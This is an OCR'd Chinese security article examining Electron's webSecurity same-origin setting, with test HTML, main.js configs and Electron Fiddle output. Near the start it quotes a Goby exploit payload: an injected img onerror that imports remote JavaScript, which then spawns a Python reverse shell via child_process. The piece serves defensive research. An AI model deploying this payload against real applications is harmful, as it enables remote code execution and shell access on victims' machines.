
Electron Security

webSecurity



NOP Team

webSecurity | Electron 安全

0x01 简介

> https://www.electronjs.org/zh/docs/latest/tutorial/security#6-%E4%B8%8D%E8%A6%81%E7%A6%81%E7%94%A8-websecurity

大家好，今天跟大家讨论的是 `Electron` 的安全配置选项 —— `webSecurity`

这在之前的文章 《Electron安全与你我息息相关》 中就已经提到过了，该选项的意义是开启同源策略，是 `Electron` 的默认值，即默认即开启同源策略

> https://developer.mozilla.org/zh-CN/docs/Web/Security/Same-origin_policy

之前我们在讨论 `Goby` 的漏洞时，我们发现，利用的 `Payload` 如下

```
<?php
header("X-Powered-By: PHP/<img  src=\"x\"
onerror=import(unescape('http%3A//127.0.0.1/test2.js'))>");
?>
```

`test2.js`

```
(function(){
require('child_process').exec('open /System/Applications/Calculator.app');
require('child_process').exec('python -c \'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.c
onnect(("127.0.0.1",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\'');
})();
```

> https://mp.weixin.qq.com/s/EPQZs5eQ4LL--tao93cUfQ

在这里我们注意到放置 `Payload` 的地方在外部的 `JavaScript` 文件，虽然上面写的是 `127.0.0.1` ，实际是想说我们恶意服务器上的 `JavaScript`

正常来说，这种利用是不会成功的，因为有同源策略的限制，但是后来我们发现老版本的 `Goby` 显式地将 `webSecurity` 设置为了 `false` ，不然利用的话还会再难一些

0x02 安全效果测试

这个实验需要分为两个部分，这也是我测试过程中发现的小问题

远程恶意的 `JavaScript` 服务器

```
~/D/t/21 ❯❯❯ cat payload.js
document.getElementById('remote-js').innerText = "Remote code running."
~/D/t/21 ❯❯❯ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

测试过程中未设置 `CSP` 策略，避免影响结果

测试思路很简单，就是直接让 `index.html` 中加载如下代码

```
<img src="x" onerror="import(unescape('http://192.168.31.216/payload.js'))"
/>
```

如果可以成功加载，就会在页面中显示 `Remote code is running.`

1. 本地加载测试同源策略

`index.html`

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Web Security Test</title>
</head>
<body>
  <h1>Web Security Test</h1>
```

```
  <div id="local-js"></div>
  <hr>
  <div id="remote-js"></div>

  <!-- 跨源脚本 -->
  <img src="x"
onerror="import(unescape('http://192.168.31.216/payload.js'))" />
  <script>
    document.getElementById('local-js').innerText ="Local code is
runnning."
  </script>
</body>
</html>
```


main.js


```
// Modules to control application life and create native browser window
const { app, BrowserWindow } = require('electron')
const path = require('path')

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      webSecurity: true,
      // preload: path.join(__dirname, 'preload.js')
    }
  })

  mainWindow.loadFile('index.html')
}

app.whenReady().then(() => {
  createWindow()
```


```
  app.on('activate', function () {
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```

webSecurity: false

当 `webSecurity` 设置为 `false` 时










在 `Electron 5.0、10.0、30.0` 版本中均可以成功执行远程 `JavaScript` 代码

webSecurity: true


File Edit View Window Tasks Show Me Help
Electron v5.0.0
Stop
Console
17:08:25 [48254:0420/170825.493265:ERROR:gl_surface_presentation_helper.cc(260)] GetVSyncParametersIfAvailable() faile
17:08:25 [48254:0420/170825.548041:ERROR:gl_surface_presentation_helper.cc(260)] GetVSyncParametersIfAvailable() faile
17:08:25 [48254:0420/170825.557571:ERROR:gl_surface_presentation_helper.cc(260)] GetVSyncParametersIfAvailable() faile
17:08:28
17:08:28 Electron exited with code 0.
17:08:36 Saving files to temp directo
17:08:36 Saved files to /tmp/electron
17:08:36 Electron v5.0.0 started.
17:08:37 Fontconfig warning: "/usr/sh
Editors
index.html
main.js
preload.js
Main Process (main.js)
Web Security Test
File Edit View Window Help
Web Security Test
Local code is runnning.
Remote code is running.


File Edit View Window Tasks Show Me Help
Electron v10.0.0
Stop
Console
17:08:36 Saving files to temp directory...
17:08:36 Saved files to /tmp/electron-fiddle-4376-U7lNZldVR1E5
17:08:36 Electron v5.0.0 started.
17:08:37 Fontconfig warning: "/usr/share/fontconfig/conf.avail/05-reset-dirs-sample.conf", line 6: unknown element "rese
17:09:00
17:09:00 Electron exited with code 0.
17:09:08 Saving files to temp directory.
17:09:08 Saved files to /tmp/electron-fi
17:09:10 Electron v10.0.0 started.
Editors
index.html
main.js
preload.js
renderer.js
Main Process (main.js)
Web Security Test
File Edit View Window Help
Web Security Test
Local code is runnning.
Remote code is running.


File Edit View Window Tasks Show Me Help
Electron v30.0.0
Stop
Console
17:09:26
17:09:26 Electron exited with code 0.
17:09:31 Saving files to temp directory...
17:09:31 Saved files to /tmp/electron-fiddle-4376-DxQLGVEYy3kI
17:09:35 Electron v30.0.0 started.
17:09:35 [49425:0420/170935.560881:ERROR
17:09:35 [49468:0420/170935.800339:ERROR
17:09:35 [49468:0420/170935.815052:ERROR
17:09:35 [49468:0420/170935.819187:ERROR
Editors
index.html
main.js
preload.js
renderer.js
Main Process (main.js)
Web Security Test
File Edit View Window Help
Web Security Test
Local code is runnning.
Remote code is running.

在 `Electron 5.0、10.0、30.0` 版本中均可以成功执行远程 `JavaScript` 代码

小结

在本地加载 `index.html` 的时候，在本地资源中加载外部 `JavaScript` 是不受 `webSecurity` 影响的

2. 远程加载测试同源策略


将 `index.html` 放到单独的服务器上 `http://192.168.31.185:8080/index.html`


`main.js`


```
// Modules to control application life and create native browser window
const { app, BrowserWindow } = require('electron')
const path = require('path')

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      webSecurity: true,
      // preload: path.join(__dirname, 'preload.js')
    }
  })

  mainWindow.loadURL('http://192.168.31.185:8080/index.html')

  // Open the DevTools.
  mainWindow.webContents.openDevTools()
}

app.whenReady().then(() => {
  createWindow()
```

```
  app.on('activate', function () {
    // On macOS it's common to re-create a window in the app when the
    // dock icon is clicked and there are no other windows open.
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```

webSecurity: false

